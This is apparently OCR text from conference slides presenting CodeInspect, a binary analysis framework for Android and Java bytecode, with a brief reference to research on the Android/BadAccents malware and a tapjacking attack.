
Let's get started…



1. Import APK

2. Start Device

Android/BadAccents



An Investigation of the Android/BadAccents Malware which Exploits a new Android Tapjacking Attack

Siegfried Rasthofer, Irfan Asrar, Stephan Huber, Eric Bodden

Live-Demo


https://goo.gl/LblcR5

Future Steps

Plugins

- New Plugins under development
- Easily add own analyses
- *What would be a useful feature for you?*

How do I get this tool?



- Reflections
- Packers
- Anti-Decompile
- Anti-Debug
- …

Malware


Code Inspect

A new Binary Analysis Framework for Android and Java Bytecode

CodeInspect

Jimple

Soot



Siegfried Rasthofer
Secure Software Engineering Group
Email: siegfried.rasthofer@cased.de
Blog: http://sse-blog.ec-spride.de
Website: http://sse.ec-spride.de
Twitter: @CodeInspect